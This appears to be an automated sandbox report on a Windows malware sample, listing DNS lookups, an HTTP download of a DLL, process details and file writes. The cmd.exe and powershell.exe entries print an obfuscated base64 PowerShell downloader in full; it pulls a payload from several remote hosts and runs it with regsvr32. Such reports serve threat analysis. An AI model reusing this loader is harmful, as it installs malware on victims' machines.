May 23, 2022 08:54:12.413779974 CEST	192.168.2.5	8.8.8.8	0xb7e3	Standard query (0)	www.jsonsintl.com	A (IP address)	IN (0x0001)
May 23, 2022 08:54:12.559169054 CEST	192.168.2.5	8.8.8.8	0x4ea1	Standard query (0)	www.jsonsintl.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 23, 2022 08:54:12.551898956 CEST	8.8.8.8	192.168.2.5	0xb7e3	No error (0)	www.jsonsintl.com	jsonsintl.com		CNAME (Canonical name)	IN (0x0001)
May 23, 2022 08:54:12.551898956 CEST	8.8.8.8	192.168.2.5	0xb7e3	No error (0)	jsonsintl.com		98.142.105.106	A (IP address)	IN (0x0001)
May 23, 2022 08:54:12.697422028 CEST	8.8.8.8	192.168.2.5	0x4ea1	No error (0)	www.jsonsintl.com	jsonsintl.com		CNAME (Canonical name)	IN (0x0001)
May 23, 2022 08:54:12.697422028 CEST	8.8.8.8	192.168.2.5	0x4ea1	No error (0)	jsonsintl.com		98.142.105.106	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.jsonsintl.com


HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49754	98.142.105.106	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 08:54:12.907315016 CEST	443	OUT	GET /RxsGgoVWz9/4HFi3ZZYtnYgtELgCHnZ/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: www.jsonsintl.com Connection: Keep-Alive
May 23, 2022 08:54:13.094686031 CEST	511	IN	HTTP/1.1 200 OK Date: Mon, 23 May 2022 06:54:12 GMT Server: Apache X-Powered-By: PHP/5.6.40 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Mon, 23 May 2022 06:54:13 GMT Content-Disposition: attachment; filename="cfZG95JbCmghhw3pnr3FF4ZwGl.dll" Content-Transfer-Encoding: binary Set-Cookie: 628b2f9502924=1653288853; expires=Mon, 23-May-2022 06:55:13 GMT; Max-Age=60; path=/ Last-Modified: Mon, 23 May 2022 06:54:13 GMT Content-Length: 365056 Vary: Accept-Encoding,User-Agent Keep-Alive: timeout=5, max=40 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 99 b3 07 38 dd d2 69 6b dd d2 69 6b dd d2 69 6b b2 a4 c3 6b 83 d2 69 6b b2 a4 f7 6b d7 d2 69 6b d4 aa fa 6b da d2 69 6b dd d2 68 6b 84 d2 69 6b b2 a4 c2 6b f6 d2 69 6b b2 a4 f2 6b dc d2 69 6b b2 a4 f3 6b dc d2 69 6b b2 a4 f4 6b dc d2 69 6b 52 69 63 68 dd d2 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 4 5 00 00 64 86 06 00 76 7b 87 62 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0a 00 00 04 02 00 00 8a 03 00 00 00 00 00 80 35 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 00 05 00 02 00 00 00 00 00 00 f0 05 00 00 04 00 00 f5 54 06 00 02 00 40 01 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 d0 aa 02 00 84 00 00 00 04 a2 02 00 50 00 00 00 00 00 00 03 00 fc d1 02 00 00 f0 02 00 cc 0f 00 00 00 00 00 00 00 00 00 00 00 e0 05 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 02 00 98 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 fa 03 02 00 00 10 00 00 00 04 02 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 54 8b 00 00 00 20 02 00 00 8c 00 00 00 08 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 37 00 00 00 b0 02 00 00 14 00 00 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 cc 0f 00 00 00 f0 02 00 00 10 00 00 00 a8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 fc d1 02 00 00 00 03 00 00 d2 02 00 00 b8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 f2 06 00 00 00 e0 05 00 00 08 00 00 00 8a 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$8ikikikkikkikkikhkikkikkikkikkikRichikPEdv{b" 5T@P .text `.rdataT @@.data7@.pdata@@.rsrc@@.reloc@

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: cmd.exe PID: 7040, Parent PID: 5812

General

Target ID:	0
Start time:	08:54:03
Start date:	23/05/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /v:on /c zlkGA07kqp/HVSJK6L7RjY+ay04qYhLTdlRQkqIXeTfVVJIU9NeSf/9YcHLfxyd+ETRqdB8X||p^o^w^e^r^s^h^e^l^l.e^x^e -c "&{$HXG=[System.Text.Encoding]::ASCII;$ghT='ICBXcml0ZS1lb3N0ICJYaHFJVSI7JFByb2dyZXNzUHJlZmVyZW5jZT0iU2lsZW50bHlDb250aW5 1ZSI7JGxpbmtzPSgiaHR0cDovL3d3dy5qc29uc2IudGwuY29tL1J4c0dnb1ZXejkvNEhGaTNaWll0bllndEVMZ0NlblovIiwiaHR0cDovL2NtZW50YXJ6LjV';$ufmV='2 LnBsL3RoZW1lcy96YWxNa1RiLyIsImh0dHBzOi8vbmFraGFyaW5pdHdlYmhvc3RpbmcuY29tL0hTRFlLTjFYNUdMRi8iLCJodHRwOi8vbmNpYS5kb3Rob21l LmNvLmtyL3dwLWluY2x1ZGVzL2x1N0pialg4WEwxS2FELyIsImh0dHA6Ly9waWZmbC5jb20vcGlmZmwuY29tL2EvIiwiaHR0cDovL2RpZ2l0YWxraXRjaGVu LmpwL2ltYWdlcy9QVm4vIik7JHQ9IlpOTUlqWXgiOyRkPSIkZW52OlRNUFwuLlwkdCI7bWtkaXIgLWZvcmNlICRklHwgb3V0LW51bGw7Zm9yZWFjaCAoJHUg aW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpbGUgJGRcSUtkemZKdFFwai5CQ1A7UmVnc3ZyMzluZXhlICkZFxJS2R6Zkp0UXBqLkJDUCI7YnJlYWt9 IGNhdGNoIHsgfX0=';$AHI=[System.Convert]::FromBase64String($ghT+$ufmV);$TcqkRL=$HXG.GetString($AHI); iex ($TcqkRL)}
Imagebase:	0x7ff602050000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 7060, Parent PID: 7040

General

Target ID:	1
Start time:	08:54:04
Start date:	23/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 7100, Parent PID: 7040

General

Target ID:	2

Start time:	08:54:05
Start date:	23/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell.exe -c "&{$HXG=[System.Text.Encoding]::ASCII;$ghT='ICBXcml0ZS1Ib3N0ICJYaHFJVSI7JFByb2dyZXNzUHJlZmVyZW5jZT0iU2lsZW50bHlDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL3d3dy5qc29uc2ludGwuY29tL1J4c0dnb1ZXejkvNEhGaTNaWll0bllndEVMZ0NIblovIiwiaHR0cDovL2NtZW50YXJ6LjV';$ufmV='2LnBsL3RoZW1lcy96YWxNa1RiLyIsImh0dHBzOi8vbmFraGFyaW5pdHdlYmhvc3RpbmcuY29tL0hTRFlLTjFYNUdMRi8iLCJodHRwOi8vbmNpYS5kb3Rob21lLmNvLmtyL3dwLWluY2x1ZGVzL2x1N0pialg4WEwxS2FELyIsImh0dHA6Ly9waWZmbC5jb20vcGlmZmwuY29tL2EvIiwiaHR0cDovL2RpZ2l0YWxraXRjaGVuLmpwL2ltYWdlcy9QVm4vIik7JHQ9Ilp0TUlqWXgiOyRkPSIkZW52OlRNUFwuLlwkdCI7bWtkaXIgLWZvcmNlICRkIHwgb3V0LW51bGw7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpbGUgJGRcSUtkemZKdFFwai5CQ1A7UmVnc3ZyMzIuZXhlICIkZFxJS2R6Zkp0UXBqLkJDUCI7YnJlYWt9IGNhdGNoIHsgfX0=';$AHI=[System.Convert]::FromBase64String($ghT+$ufmV);$TcqkRL=$HXG.GetString($AHI); iex ($TcqkRL)}"
Imagebase:	0x7ff619710000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA5133F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA5133F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA49F103FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA49F103FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xvcdsjdc.j3a.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CBF6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wtms2noi.pps.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CBF6FDD	CreateFileW
C:\Users\user\Documents\20220523	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA4CBFF35D	CreateDirectoryW
C:\Users\user\Documents\20220523\PowerShell_transcript.580913.ffZmUZc7.20220523085407.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CBF6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA49F103FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA49F103FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA49F103FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA49F103FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA49F103FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA49F103FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA49F103FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA49F103FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA49F103FC	unknown
C:\Users\user\AppData\Local\ZtMIjYx	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA4CBFF35D	CreateDirectoryW
C:\Users\user\AppData\Local\ZtMIjYx\IKdzfJtQpj.BCP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CBF6FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xvcdsjdc.j3a.ps1	success or wait	1	7FFA4CBFF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wtms2noi.pps.psm1	success or wait	1	7FFA4CBFF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xvcdsjdc.j3a.ps1	0	1	31	1	success or wait	1	7FFA4CBFB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wtms2noi.pps.psm1	0	1	31	1	success or wait	1	7FFA4CBFB526	WriteFile
C:\Users\user\Documents\20220523\PowerShell_transcript.580913.ffZmUZc7.20220523085407.txt	0	3	ff		success or wait	1	7FFA4CBFB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220523\PowerShell_transcript.580913.ffZmUZc7.20220523085407.txt	3	1404	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 32 33 30 38 35 34 30 39 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 35 38 30 39 31 33 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77	**********************Windows PowerShell transcript startStart time: 20220523085409Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 580913 (Microsoft Windows NT 10.0.17134.0)Host Application: pow	success or wait	12	7FFA4CBFB526	WriteFile
C:\Users\user\AppData\Local\ZtMIjYx\IKdzfJtQpj.BCP	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 07 38 fd fd 69 6b fd fd 69 6b fd fd 69 6b fd fd fd 6b fd fd 69 6b fd fd fd 6b fd fd 69 6b 2a fd 6b fd fd 69 6b fd fd 68 6b fd fd 69 6b fd fd fd 6b fd fd 69 6b fd fd fd 6b fd fd 69 6b fd fd fd 6b fd fd 69 6b fd fd fd 6b fd fd 69 6b 52 69 63 68 fd fd 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 06 00 76 7b fd 62 00 00 00 00 00 00 00 00 fd 00 22	MZ@!L!This program cannot be run in DOS mode.$8ikikikkikkikk ikhkikkikkikkikkikRichikPEdv{b"	success or wait	9	7FFA4CBFB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\ZtMIjYx\IKdzfJtQpj.BCP	4096	8679	45 60 c5 28 03 00 00 fd fd 10 36 c5 2c 03 00 00 fd 6e 48 41 c5 30 03 00 00 41 fd 3e 72 c5 34 03 00 00 17 fd 71 4d c5 38 03 00 00 fd 23 36 09 c5 3c 03 00 00 fd 12 79 21 c5 40 03 00 00 c0 63 fd c5 44 03 00 00 fd 1d 72 c5 48 03 00 00 2f fd 1c 6c c5 4c 03 00 00 7d fd fd 7d c5 50 03 00 00 fd fd fd 0d c5 54 03 00 00 25 3a fd c5 58 03 00 00 2e dd c5 5c 03 00 00 61 1e 1e fd c5 60 03 00 00 fd 70 fd 2a c5 64 03 00 00 24 58 fd 24 c5 68 03 00 00 fd 7a 14 55 c5 6c 03 00 00 39 23 fd fd c5 70 03 00 00 fd 1b 31 2e c5 74 03 00 00 fd 09 49 74 c5 78 03 00 00 fd fd 33 fd c5 7c 03 00 00 fd 61 8f c5 fd 03 00 00 1d 70 1c fd c5 fd 03 00 00 fd 62 43 fd c5 fd 03 00 00 63 05 fd 62 c5 fd	E`(6,nHA0A>r4qM8#6<y!@cDrH/lL} }PT%:X.\a`p*dXhzUl9#p1.tltx3|apbCcb	success or wait	36	7FFA4CBFB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 10 00 00 00 09 00 00 00 11 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFA5175F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	38 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 fd 27 fd fd 11 e3 4c fd fd 7d 19 b2 0b fd 09 00 00 00 0e 00 0f 00	8'L}	success or wait	16	7FFA5175F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	15	53 79 73 74 65 6d 2e 4e 75 6d 65 72 69 63 73	System.Numerics	success or wait	16	7FFA5175F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	119	1	00		success or wait	10	7FFA5175F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1084	4	6c 00 00 03	l	success or wait	1	7FFA5175F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1088	104	01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 00 0e fd 00 09 0e fd 00 0a 0c fd 00 0b 0e fd 00 0c 0e fd 00 22 00 40 00 24 00 40 00 6a 00 40 00 fd 00 40 00 fd 00 40 00 fd 00 40 00 fd 00 40 00 18 00 40 00 57 00 40 00 0d 0c fd 00 0e 0c fd 00 0d 0e fd 00 0f 0e fd 00	"@$@j@@@@@@W@	success or wait	1	7FFA5175F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA5120B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA5120B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA5120B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA5120B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA512E12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA51212625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA51212625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA51212625	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA512E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA512E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA512E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA512E12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA5120B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA5120B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA5120B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA5120B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA512E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA512E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA512E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA512E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA512E12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA5120B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA5120B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA511F62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	7FFA511F63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA512E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA512E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA512E12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFA4CBFB526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA4CBFB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA4CBFB526	ReadFile
